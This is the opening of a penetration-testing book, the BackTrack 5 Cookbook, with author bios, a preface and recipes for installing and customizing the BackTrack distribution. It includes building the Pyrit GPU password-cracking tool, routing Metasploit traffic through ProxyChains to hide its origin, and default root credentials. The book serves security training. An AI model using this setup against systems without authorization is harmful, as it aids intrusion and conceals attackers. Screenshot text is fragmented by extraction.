About the Authors

Willie Pritchett, MBA, is a seasoned developer and security enthusiast who has over 20 years of experience in the IT field. He is currently the Chief Executive at Mega Input Data Services, Inc., a full service database management firm specializing in secure and data-driven application development and also in staffing services. He has worked with state and local government agencies, as well as helped many small businesses reach their goals through technology.

Willie has several industry certifications and currently trains students on various topics, including ethical hacking and penetration testing.

I would like to thank my wife Shavon for being by my side and supporting me as I undertook this endeavor. To my children, Sierra and Josiah, for helping me to understand the meaning of quality time. To my parents, Willie and Sarah, I thank you for providing a work ethic and core set of values that guide me through even the roughest days. A special thanks to all of my now colleagues, associates, and business partners who gave me a chance when I first got started in the IT field; through you a vision of business ownership wasn't destroyed, but allowed to flourish. Finally, I would like to thank all of the reviewers and technical consultants who provided exceptional insight and feedback throughout the course of writing this book. **David De Smet** has worked in the software industry since 2007 and is the founder and CEO of iSoftDev Co., where he is responsible for many varying tasks, including but not limited to consultant, customer requirements specification analysis, software design, software implementation, software testing, software maintenance, database development, and web design.

He is so passionate about what he does that he spends inordinate amounts of time in the software development area. He also has a keen interest in the hacking and network security field and provides network security assessments to several companies.

I would like to extend my thanks to Usha lyer for giving me the opportunity to get involved in this book, as well as my project coordinator Sai Gamare and the whole team behind the book. I thank my family and especially my girlfriend Paola Janahaní for the support, encouragement, and most importantly the patience while I was working on the book in the middle of the night.

About the Reviewers

Daniel W. Dieterle has over 20 years of IT experience and has provided various levels of IT support to companies from small businesses to large corporations. He enjoys computer security topics, has published numerous computer security articles in several magazines, and runs the Cyber Arms Computer Security blog (cyberarms.wordpress.com).

Daniel has previously worked with Packt Publishing as a technical reviewer for the book, BackTrack 5 Wireless Penetration Testing Beginner's Guide. He is also a technical reviewer for Hakin9 IT Security Magazine, eForensics Magazine, The Exploit Magazine, PenTest Magazine, and the Software Developer's Journal.

I would like to thank my beautiful wife and daughters for their support as I worked on this project.

Abhinav Singh is a young information security specialist from India. He has a keen interest in the field of hacking and network security, and has adopted this field as his full-time employment. He is the author of *Metasploit Penetration Testing Cookbook, Packt Publishing,* a book dealing with pentesting using the most widely used framework.

Abhinav's work has been quoted in several portals and technology magazines. He is also an active contributor of the SecurityXploded community. He can be reached via e-mail at abhinavbom@gmail.com and his Twitter handle is @abhinavbom.

I would like to thank my grandparents for their blessings, my parents for their support, and my sister for being my perfect doctor.

Filip Waeytens has been active in the IT security field for over 12 years. During this time he has been active as a security engineer, a security manager, and a penetration tester, working for small and large companies on projects worldwide.

Filip has performed multiple security assessments on banks, telcos, industrial environments, SCADA, and governments. He has also written various security tools, has contributed actively to the Linux BackTrack project, and also trains people in pentesting.

He likes music, movies, and all kinds of brain candy. He lives in Belgium with his wife, two kids, and four chickens.

A big cheer to Muts, Max, and MjM! The old warriors of BackTrack.

Preface

BackTrack is a Linux-based penetration testing arsenal that aids security professionals in the ability to perform assessments in a purely native environment dedicated to hacking. BackTrack is a distribution based on the Debian GNU/Linux distribution aimed at digital forensics and penetration testing use. It is named after backtracking, a search algorithm.

BackTrack 5 Cookbook provides you with practical recipes featuring many popular tools that cover the basics of a penetration test: information gathering, vulnerability identification, exploitation, privilege escalation, and covering your tracks.

The book begins by covering the installation of BackTrack 5 and setting up a virtual environment in which to perform your tests. We then explore recipes involving the basic principles of a penetration test such as information gathering, vulnerability identification, and exploitation. You will further learn about privilege escalation, radio network analysis, Voice over IP (VoIP), password cracking, and BackTrack forensics.

This book will serve as an excellent source of information for the security professional and novice equally. The book offers detailed descriptions and example recipes that allow you to quickly get up to speed on both BackTrack 5 and its usage in the penetration testing field.

We hope you enjoy reading the book!

What this book covers

Chapter 1, Up and Running with BackTrack, shows you how to set up BackTrack in your testing environment and configure BackTrack to work within your network.

Chapter 2, Customizing BackTrack, looks at installing and configuring drivers for some of the popular video and wireless cards.

Chapter 3, Information Gathering, covers tools that can be used during the information gathering phase, including Maltego and Nmap.

Preface -

Chapter 4, Vulnerability Identification, explains the usage of the Nessus and OpenVAS vulnerability scanners.

Chapter 5, Exploitation, covers the use of Metasploit through attacks on commonly used services.

Chapter 6, Privilege Escalation, explains the usage of tools such as Ettercap, SET, and Meterpreter.

Chapter 7, Wireless Network Analysis, shows how to use various tools to exploit the wireless network.

Chapter 8, Voice over IP (VoIP), covers various tools used to attack wireless phones and VoIP systems.

Chapter 9, Password Cracking, explains the use of tools to crack password hashes and user accounts.

Chapter 10, BackTrack Forensics, examines tools used to recover data and encryption.

What you need for this book

The recipes presented in this book assume that you have a computer system with enough RAM, hard-drive space, and processing power to run a virtualized testing environment. Many of the tools explained will require the use of multiple virtual machines running simultaneously. The virtualization tools presented in *Chapter 1, Up and Running with BackTrack* will run on most operating systems.

Who this book is for

This book is for anyone who desires to come up to speed in using some of the more popular tools inside of the BackTrack 5 distribution, or for use as a reference for seasoned penetration testers. The exercises discussed in this book are intended to be utilized for ethical purposes only. Attacking or gathering information on a computer network without the owner's consent could lead to prosecution and/or conviction of a crime.

We will not take responsibility for misuse of the information contained within this book. For this reason, we strongly suggest and provide instructions for setting up your own testing environment to execute the examples contained within this book.

2

Preface

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "Another command we can use to examine a Windows host is snmpwalk."

Any command-line input or output is written as follows:

```
nmap -sP 216.27.130.162
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-27 23:30 CDT
Nmap scan report for test-target.net (216.27.130.162)
Host is up (0.00058s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "When the desktop environment finishes loading, double-click on **Install BackTrack** to run the installation wizard."

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to feedback@packtpub.com, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

3

Preface

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting http://www.packtpub.com/support, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from http://www.packtpub.com/support.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at copyright@packtpub.com with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at questions@packtpub.com if you are having a problem with any aspect of the book, and we will do our best to address it.

- 4

1 Up and Running with BackTrack

In this chapter, we will cover:

- Installing BackTrack to a hard disk drive
- ▶ Installing BackTrack to a USB drive with persistent memory
- Installing BackTrack on VirtualBox
- Installing BackTrack using VMware Tools
- ► Fixing the splash screen
- Changing the root password
- Starting network services
- Setting up the wireless network

Introduction

This chapter covers the installation and setup of BackTrack in different scenarios, from inserting the BackTrack Linux DVD to configuring the network.

For all the recipes in this and the following chapters, we will use BackTrack 5 R3 using GNOME 64-bit as the **Window Manager** (**WM**) flavor and architecture (http://www.backtrack-linux.org/downloads/). The use of KDE as the WM is not covered in this book, but still, you will be able to follow the recipes without much trouble.

Up and Running with BackTrack

Installing BackTrack to a hard disk drive

The installation to a disk drive is one of the most basic operations. The achievement of this task will let us run BackTrack at full speed without the DVD.

Performing the steps covered in this recipe will *erase* your hard drive making BackTrack the primary operating system on your computer.

Getting ready

Before explaining the procedure, the following requirement needs to be met:

- A minimum of 25 GB of free disk space
- ► A BackTrack Live DVD

Let's begin the installation. Insert and boot the BackTrack Live DVD.

How to do it...



Let's begin the process of installing BackTrack to the hard drive:

1. When the desktop environment finishes loading, double-click on **Install BackTrack** to run the installation wizard:

- 2. Select your language and click on the **Forward** button.
- 3. Select your geographical location and click on Forward:

4. Choose your keyboard layout and click on **Forward** to continue to the next step:

is keymap: Guess ie your own: ne d Kingdom Vnited Kingdom - Colemak United Kingdom - Dvorak	uess keymap: Guess hoose your own: JSA Jkraine Jnited Kingdom - Colemak United Kingdom - Dvorak United Kingdom - Dvorak United Kingdom - Dvorak (UK Punct	ch layout is most similar to your ke	yboard?

Step 7 of 7	Advanced Quit Back Install

7. The installer will start and in a few minutes will be completed:

8. Finally, the installation will be complete and you'll be ready to start BackTrack without the install DVD. Click on **Restart Now** to reboot your computer. To log in, use the default username root and password toor.

× Install	ation Complete
i	Installation has finished. You can continue testing Ubuntu now, but until you restart the computer, any changes you make or documents you save will not be preserved.
	Continue Testing Restart Now

Installing BackTrack to a USB drive with persistent memory

Having a BackTrack USB drive provides us with the ability to persistently save system settings and permanently update and install new software packages onto the USB device, allowing us to carry our own personalized BackTrack with us at all times.

Thanks to open source tools such as UNetbootin, we can create a bootable Live USB drive of a vast majority of Linux distributions, including BackTrack with persistent storage.

Getting ready

The following tools and preparation are needed in order to continue:

- ► A FAT32 formatted USB drive with a minimum capacity of 8 GB
- A BackTrack ISO image
- UNetbootin (unetbootin.sourceforge.net/unetbootin-windows-latest. exe)
- You can download BackTrack 5 from http://www.backtrack-linux.org/ downloads/

Up and Running with BackTrack -

How to do it...

Let's begin the process of installing BackTrack 5 to a USB drive:

1. Insert our previously formatted USB drive:

- 2. Start UNetbootin as administrator.
- 3. Choose the **Diskimage** option and select the location of the BackTrack DVD ISO image:



Distribution	== Select Distribution ==	▼ == Select Version == ▼
Welcome to <u>UNetbootin</u> , the	Universal Netboot Installer. Usa	age:
load below.	and version to download from t n type, and press OK to begin in	the list above, or manually specify files to stalling.
_		
Oiskimage	SO ▼ nsics\BT5r2-GNOM	IE-64\BT5R2-GNOME-64.iso
Space used to preserve files	across reboots (Ubuntu only):	0 🗘 MB
Type: USB Drive	▼ Drive: H:\	OK Cancel

4. Set the amount of space to be used for persistence. We're going to use 4096 MB for our 8 GB USB thumb drive:

Chapter 1

11

- 5. Select our USB drive and click on the **OK** button to start creating the bootable USB drive.
- 6. The process will take some time to complete while it extracts and copies the DVD files to the USB and installs the Bootloader:

1. Downloading Files (Done)	
2. Extracting and Copying Files (Current)	
3. Installing Bootloader	
4. Installation Complete, Reboot	
Extracting files, please wait	
Archive: E: \AppLibrary \Linux \Forensics \BT5r2-GNOME-64\BT5R2-GNOME-64.iso	
Source: casper\filesystem.squashfs (1973 MB)	
Destination: H: \casper \filesystem.squashfs	
Extracted: 9 of 23 files	
39%	

Up and Running with BackTrack -

7. The installation is complete and we're ready to reboot the computer and boot from the newly created BackTrack USB drive with persistent memory:

1. Downloading Files (Done)
2. Extracting and Copying Files (Done)
3. Installing Bootloader (Done)
4. Installation Complete, Reboot (Current)
After rebooting, select the USB boot option in the BIOS boot menu. Reboot now? Reboot Now Exit

If you're concerned about the information stored in the USB drive, you can increase the security by creating an encrypted USB drive. See the *Backtrack* 5 - *Bootable USB Thumb Drive with "Full" Disk Encryption* article for details at http://www.infosecramblings.com/backtrack/backtrack-5-bootable-usb-thumb-drive-with-full-disk-encryption/.

Installing BackTrack on VirtualBox

This recipe will take you through the installation of BackTrack in a completely isolated guest operating system within your host operating system, using the well-known open source virtualization software called VirtualBox.

— 12

Getting ready

The required prerequisites are listed as follows:

- Latest version of VirtualBox (https://www.virtualbox.org/wiki/Downloads).
- A copy of the BackTrack ISO image. You can download a copy from http://www.backtrack-linux.org/downloads/.

How to do it...

Let's begin the process of installing BackTrack on Virtualbox:

- 1. Launch VirtualBox and click on **New** to start the Virtual Machine Wizard.
- 2. Click on the **Next** button and type the name of the virtual machine, and choose the OS type as well as the version. In this case, we selected an operating system of **Linux** and **Ubuntu (64 bit)** for the version. Click on the **Next** button to continue:

		ि <mark>×</mark>

			ОК	Cancel Help		

14. Now that you are back on the main window, click on the **Start** button and then click inside the newly created window to proceed with the installation. The installation steps are covered in the *Installing BackTrack* to a hard disk drive recipe of this chapter.

Installing the VirtualBox Extension Pack also allows us to extend the functionality of the virtualization product by adding support for USB 2.0 (EHCI) devices, VirtualBox RDP, and Intel PXE boot ROM.

17

Up and Running with BackTrack

Installing BackTrack using VMware Tools

In this recipe, we will demonstrate how to install BackTrack 5 as a virtual machine using VMware Tools.

Getting ready

The following requirement needs to be fulfilled:

- ► A previously installed BackTrack VMware virtual machine
- An Internet connection

How to do it...

Let's begin the process of installing BackTrack 5 on VMware:



1. With your virtual machine's guest operating system powered on and connected to the Internet, open a **Terminal** window and type the following command to prepare the kernel sources:

prepare-kernel-sources

These instructions are assuming you are using either Linux or Mac OS machines. You will not need to perform these steps under Windows.

2. On the VMware Workstation menu bar, click on VM | Install VMware Tools...:

3. Copy the VMware Tools installer to a temporal location and change to the target directory:

```
cp /media/VMware\ Tools/VMwareTools-8.8.2-590212.tar.gz /tmp/
cd /tmp/
```

Replace the file name according to your VMware Tools version: VMwareTools-<version>-<build>.tar.gz

4. Untar the installer by issuing the following command:

```
tar zxpf VMwareTools-8.8.2-590212.tar.gz
```

5. Go to the VMware Tools' directory and run the installer:

```
cd vmware-tools-distrib/
./vmware-install.pl
```

- 6. Press *Enter* to accept the default values in each configuration question; the same applies with the vmware-config-tools.pl script.
- 7. Finally, reboot and we're done!

How it works...

In the first step, we prepared our kernel source. Next, we virtually inserted the VMware Tools CD into the guest operating system. Then, we created the mount point and mounted the virtual CD drive. We copied and extracted the installer in a temporary folder and finally, we ran the installer, leaving the default values.

Fixing the splash screen

The first time we boot into our newly installed BackTrack system, we would notice that the splash screen disappeared. In order to manually fix it, we need to extract the Initrd, modify it, and then compress it again. Thankfully, there's an automated bash script created by Mati Aharoni (also known as "Muts", creator of BackTrack) that makes the whole process easier.

How to do it...

To fix the disappeared splash screen, type the following command and hit Enter:

fix-splash

Up and Running with BackTrack _

The following screenshot shows the execution of the command:

```
root@bt:~# fix-splash
[*] Fixing Initrd
[*] Extracting Initrd
85695 blocks
86502 blocks
[*] Reboot and bask in the joys of BootSplash
root@bt:~#_
```

Changing the root password

For security reasons, it's recommended as a good practice to always change the default root password. This would not prevent a malicious user obtaining access to our system, but surely will make things harder.

How to do it...

To change the default root password, just issue the following command:

passwd

Enter you new password and press Enter. You will also be asked to retype your password:

Starting network services

BackTrack comes with several network services, which may be useful in various situations and are disabled by default. In this recipe, we will cover the steps to set up and start each service using various methods.

Getting ready

A connection to the network with a valid IP address is needed in order to continue.

How to do it...

Let's begin the process of starting our default service:

1. Start the Apache web server:

service apache2 start

We can verify the server is running by browsing to the localhost address.

- 2. To start the SSH service, SSH keys need to be generated for the first time: sshd-generate
- Start the Secure Shell server: service ssh start
- 4. To verify the server is up and listening, use the netstat command: netstat -tpan | grep 22
- Start the FTP server: service pure-ftpd start

Up and Running with BackTrack _____

6. To verify the FTP server, use the following command:

netstat -ant | grep 21

7. To stop a service, just issue the following command:

```
service <servicename> stop
```

Here, <servicename> stands for the network service we want to stop. For example:

service apache2 stop

8. To enable a service at boot time, use the following command:

```
update-rc.d -f <servicename> defaults
```

Here, <servicename> stands for the network service we want at boot time. For example:

update-rc.d -f ssh defaults

You can also start/stop services from the BackTrack Start menu by selecting **Backtrack | Services** from the **Start** menu.

Setting up the wireless network

In this final recipe of the chapter, we will cover the steps used to connect to our wireless network with security enabled, by using Wicd Network Manager and supplying our encryption details. The advantages of setting up our wireless network is that it enables us to use BackTrack wirelessly. In a true, ethical, penetration test, not having to depend on an Ethernet cable enables us to have all of the freedoms of a regular desktop.



How to do it...

Let's begin setting up the wireless network:

1. From the desktop, start the network manager by clicking on the **Applications** menu and navigating to **Internet** | **Wicd Network Manager**, or by issuing the following command at the **Terminal** window:

wicd-gtk --no-tray

2. Wicd Network Manager will open with a list of available networks:

Up and Running with BackTrack _____

3. Click on the **Properties** button to specify the network details. When done, click on **OK**:

Use Static IPs	
IP	
Netmask	
Gateway	
Use Static DNS	Use global DNS servers
DNS domain	
Search domain	
DNS 1	
DNS 2	
DNS 3	
DHCP Hostname	bt
Use these settings for	an all materialize alreading this spatial
STR (or all networks sharing this essid
🖉 Use Encryption	or all networks sharing this essio
STR (
🖉 Use Encryption	
Use Encryption WPA 1/2 (Passphrase)	

4. Finally, click on the **Connect** button. We're ready to go!

How it works...

In this recipe, we concluded the setup of our wireless network. This step began by starting the network manager and connecting to our router.

2 Customizing BackTrack

In this chapter, we will cover:

- Preparing kernel headers
- Installing Broadcom drivers
- Installing and configuring ATI video card drivers
- ► Installing and configuring NVIDIA video card drivers
- Applying updates and configuring extra security tools
- Setting up ProxyChains
- Directory encryption

Introduction

This chapter will introduce you to the customization of BackTrack, to take full advantage of it. We will cover the installation and configuration of ATI and NVIDIA GPU technologies, and extra tools, needed for later chapters. ATI and NVIDIA GPU-based graphic cards allow us to use their **graphics processing unit** (**GPU**) to perform calculations as opposed to the CPU. We will conclude the chapter with the setup of ProxyChains and encryption of digital information.

Customizing BackTrack -

Preparing kernel headers

There will be occasional times where we'll face the need to compile code, which requires the kernel headers. **Kernel headers** are the source code of the Linux kernel. In this first recipe, we'll explain the steps required to accomplish the task of preparing the kernel headers for compilation.

Getting ready



A connection to the Internet is required to complete this recipe.

How to do it...

Let's begin the process of preparing the kernel headers:

1. Execute the following script to prepare the kernel sources:

```
prepare-kernel-sources
```

2. Copy the following directory and its entire contents:

```
cd /usr/src/linux
cp -rf include/generated/* include/linux/
```

3. Now we're ready to compile code that requires the kernel headers.

Installing Broadcom drivers

In this recipe, we'll perform the installation of the official Broadcom hybrid Linux wireless driver. Using a Broadcom wireless USB adapter gives us the greatest possibility of success in terms of getting our wireless USB access point to work on BackTrack 5. For the rest of the recipes in this book, we will assume installation of the Broadcom wireless drivers.

Getting ready

An Internet connection is required to complete this recipe.

How to do it...

Let's begin the process of installing the Broadcom drivers:

 Open a terminal window and download the appropriate Broadcom driver from http://www.broadcom.com/support/802.11/linux_sta.php:

cd /tmp/

```
wget http://www.broadcom.com/docs/linux_sta/hybri-
portsrc x86 64-v5 100 82 112.tar.gz
```

2. Extract the downloaded driver by using the following script:

mkdir broadcom

```
tar xvfz hybrid-portsrc_x86_64-v5_100_82_112.tar.gz -C
/tmp/broadcom
```

3. Modify the wl_cfg80211.c file as there's a bug in version 5.100.82.112 that prevents compiling the code under kernel version 2.6.39:

vim /tmp/broadcom/src/wl/sys/wl_cfg80211.c

In the file, the following line at line number 1814 needs to be replaced:

```
#if LINUX_VERSION_CODE > KERNEL_VERSION(2, 6, 39)
```

It needs to be replaced with:

#if LINUX_VERSION_CODE >= KERNEL_VERSION(2, 6, 39)

Once done, save the changes.

Customizing BackTrack _

- Compile the code: make clean make make install
- Update the dependencies:
 depmod -a
- Find loaded modules by issuing the following command:
 lsmod | grep b43\|ssb\|bcma

```
7. Remove the modules found by executing the following command:
```

rmmod <module>b43

Where <module> could be: b43 or ssb or bcma.

8. Blacklist the modules to prevent them from loading at system startup: echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf

Where <module> could be: b43 or ssb or bcma or wl.

9. Finally, add the new module to the Linux kernel to make it part of the boot process:

modprobe wl

Another alternative method to this recipe is to enable b43 drivers in the kernel configuration. You can find complete instructions at http://www.backtrack-linux.org/wiki/index. php?title=Enable_b43_drivers_in_Backtrack5_r2.

Installing and configuring ATI video card drivers

In this recipe, we'll go into the details for installing and configuring the ATI video card driver, followed by the AMD **Accelerated Parallel Processing** (**APP**) SDK, CAL++, and OpenCL. Taking advantage of the ATI Stream Technology, we can run computationally-intensive tasks, typically running on the CPU, more quickly and efficiently. For more detailed information regarding the ATI Stream technology, visit www.amd.com/stream.

Getting ready

The following requirements need to be fulfilled:

- > A connection to the Internet is required to complete this recipe
- The preparation of the kernel headers is needed before starting this task, which is explained in the *Preparing kernel headers* recipe at the beginning of this chapter

How to do it...

Let's begin installing and configuring the ATI drivers:

1. Download the ATI display driver required for our system:

```
cd /tmp/
```

```
wget http://www2.ati.com/drivers/linux/amd-driver-installer-
12-1-x86.x86_64.run
```

<pre>root@bt:~# cd /tmp</pre>
<pre>root@bt:/tmp# wget http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86 64.run</pre>
2012-09-27 20:38:28 http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86 64.r
un –
Resolving www2.ati.com 12.120.106.146

Saving to: `amd-driver-installer-12-1-x86.x86 64.run'
100%[======>] 106,085,279
Î
2012-09-27 20:41:04 (665 KB/s) - `amd-driver-installer-12-1-x86.x86_64.run' saved [106085279/1060
85279]



We can also download the display driver from the following website: http://support.amd.com/us/gpudownload/Pages/ index.aspx

2. Start the installation by typing the following command:

```
sh amd-driver-installer-12-1-x86.x86_64.run
```

3. When the setup completes, reboot your system for the changes to take effect and to prevent system instability.

```
4. Install the dependencies needed for further steps:
```

```
apt-get install libroot-python-dev libboost-python-dev libboost1.40-all-dev cmake
```

5. Download and untar the AMD APP SDK according to your CPU architecture:

```
wget http://developer.amd.com/Downloads/AMD-APP-SDK-v2.6-
lnx64.tgz
mkdir AMD-APP-SDK-v2.6-lnx64
tar zxvf AMD-APP-SDK-v2.6-lnx64.tgz -C /tmp/AMD-APP-SDK-v2.6-
lnx64
cd AMD-APP-SDK-v2.6-lnx64
```

6. Install AMD APP SDK by issuing the following command:

sh Install-AMD-APP.sh

```
7. Set the ATI Stream paths into the .bashrc file:
```

```
echo export ATISTREAMSDKROOT=/opt/AMDAPP/ >> ~/.bashrc
source ~/.bashrc
```

```
Bource "/ .bashic
```

8. Download and compile CAL++:

```
cd /tmp/
svn co https://calpp.svn.sourceforge.net/svnroot/calpp calpp
cd calpp/trunk
cmake
make
make install
```

9. Download and compile Pyrit:

```
cd /tmp/
svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
cd pyrit_src/pyrit
python setup.py build
python setup.py install
```

10. Build and install OpenCL:

```
cd /tmp/pyrit_src/cpyrit_opencl
python setup.py build
python setup.py install
```

Customizing BackTrack _

11. Make a few changes to the cpyrit_calpp setup:

cd /tmp/pyrit_source/cpyrit_calpp

vi setup.py

Replace the following line:

VERSION = '0.4.0-dev'

With:

VERSION = '0.4.1-dev'

And also the following line:

CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include'))

With:

CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include/CAL'))

12. Finally, add the ATI GPU module to Pyrit:

python setup.py build
python setup.py install

To show the available CAL++ devices and CPU cores, we can issue the following command:

pyrit list_cores

To perform a benchmark, we can simply type the following command:

pyrit benchmark

Installing and configuring NVIDIA video card drivers

In this recipe, we will embrace CUDA, the NVIDIA parallel computing architecture. The first step will be the installation of the NVIDIA developer display driver followed by the installation of the CUDA toolkit. This will provide us with a dramatic increase in computer performance with the power of the GPU, which will be used in scenarios such as password cracking.

For more information about CUDA, please visit their website: http://www.nvidia.com/object/cuda_home_new.html

Getting ready

The following requirements need to be fulfilled:

- An Internet connection is required to complete this recipe
- The preparation of the kernel headers is needed before starting this task, which is explained in the Preparing kernel headers recipe at the beginning of this chapter
- In order to accomplish the installation of the NVIDIA driver, the X session needs to be shut down

How to do it...

Let's begin the process of installing and configuring the NVIDIA video card driver:

1. Download the NVIDIA developer display driver according to your CPU architecture:

```
cd /tmp/
wget
http://developer.download.nvidia.com/compute/cuda/4_1/rel/driv
ers/NVIDIA-Linux-x86 64-285.05.33.run
```

2. Install the driver:

chmod +x NVIDIA-Linux-x86_64-285.05.33.run

./NVIDIA-Linux-x86_64-285.05.33.run -kernel-sourcepath='/usr/src/linux'

3. Download the CUDA toolkit:

```
wget
http://developer.download.nvidia.com/compute/cuda/4_1/rel/tool
kit/cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

Customizing BackTrack _

- 4. Install the CUDA toolkit to /opt: chmod +x cudatoolkit_4.1.28_linux_64_ubuntu11.04.run ./cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
- 5. Configure the environment variables required for nvcc to work:

echo PATH=\$PATH:/opt/cuda/bin >> ~/.bashrc echo LD_LIBRARY_PATH=\$LD_LIBRARY_PATH:/opt/cuda/lib >> ~/.bashrc echo export PATH >> ~/.bashrc echo export LD_LIBRARY_PATH >> ~/.bashrc

- Run the following command to make the variables take effect: source ~/.bashrc ldconfig
- Install Pyrit dependencies: apt-get install libssl-dev python-dev python-scapy
- 8. Download and install the GPU powered tool, Pyrit:

svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
cd pyrit_src/pyrit
python setup.py build
python setup.py install

9. Finally, add the NVIDIA GPU module to Pyrit:

cd /tmp/pyrit_src/cpyrit_cuda
python setup.py build
python setup.py install

To verify nvcc is installed correctly, we can issue the following command:

nvcc -V

To perform a benchmark, we can simply type the following command:

pyrit benchmark

Applying updates and configuring extra security tools

In this recipe, we will cover the process of updating BackTrack and configuring some extra tools, which will be useful in later chapters and recipes. As BackTrack packages are constantly updated between releases, you will soon find that a newer set of tools are available than what were originally downloaded on your DVD ROM. We will dive into updating our installation, obtaining an activation code for Nessus, and concluding with installing Squid.

How to do it...

Let's begin the process of applying updates and configuring extra security tools:

- Update the local package index with the latest changes made in the repositories: apt-get update
- Upgrade existing packages: apt-get upgrade
- 3. Upgrade to the new version (if available):

apt-get dist-upgrade

4. Obtain an activation code for Nessus by registering at the following website:

http://www.nessus.org/products/nessus/nessus-plugins/obtainan-activation-code

5. Activate Nessus by executing the following command: /opt/nessus/bin/nessus-fetch --register A60F-XXXX-XXXX-0006

Where AGOF-XXXX-XXXX-0006 should be your activation code.

- Create a user account for the Nessus web interface: /opt/nessus/sbin/nessus-adduser
- To start the Nessus server, we simply invoke the following command: /etc/init.d/nessusd start

Customizing BackTrack _

8. Install Squid:

apt-get install squid3

9. Remove Squid from starting up automatically at boot time:

update-rc.d -f squid3 remove

To find a particular package in the repository, we can use the following command, after apt-get update:

apt-cache search <keyword>

Where <keyword> could be a package name or a regular expression.

Setting up ProxyChains

ProxyChains is a program that allows us to force any TCP connection made by an application through a proxy. In this recipe, we will be discussing the task of breaking the direct connection between the receiver and the sender by forcing the connection of given applications through a user-defined list of proxies.

How to do it...

Let's begin the process of setting up ProxyChains:

1. Open the ProxyChains configuration file:

vim /etc/proxychains.conf

2. Uncomment the chaining type we want to use, in this case dynamic_chain:

- 36

Add some proxy servers to the list:

Customizing BackTrack _

4. Resolve the target host through our chained proxies:

proxyresolv www.targethost.com

5. Now we can run ProxyChains through the application we want to use. For example:

proxychains msfconsole

Directory encryption

The last recipe of this chapter will be about information privacy. We will use TrueCrypt to hide important and secret digital information from public eyes with encryption keys.

How to do it...

Let's perform the following steps:

1. Install TrueCrypt by clicking on the **Applications** menu and navigating to **BackTrack** | Forensics | **Digital Anti Forensics** | **install trueCrypt**. Click on **Install TrueCrypt** and follow the onscreen directions:

TrueCrypt 7.1a Setup

```
TrueCrypt is a software system for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data are automatically encrypted or decrypted right before the
```

neans that data are automatically encrypted or decrypted right before they are loaded or saved, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. Entire file system is encrypted (e.g., file names, folder names, contents of every file, free space, meta data, etc).

Please select one of the below options:

Exit Extract .tar Package File Install TrueCrypt

	olume			S	ize	Mount Directo	ry	Туре	
a 1									1
🥪 2									
🤪 3									
- 4									
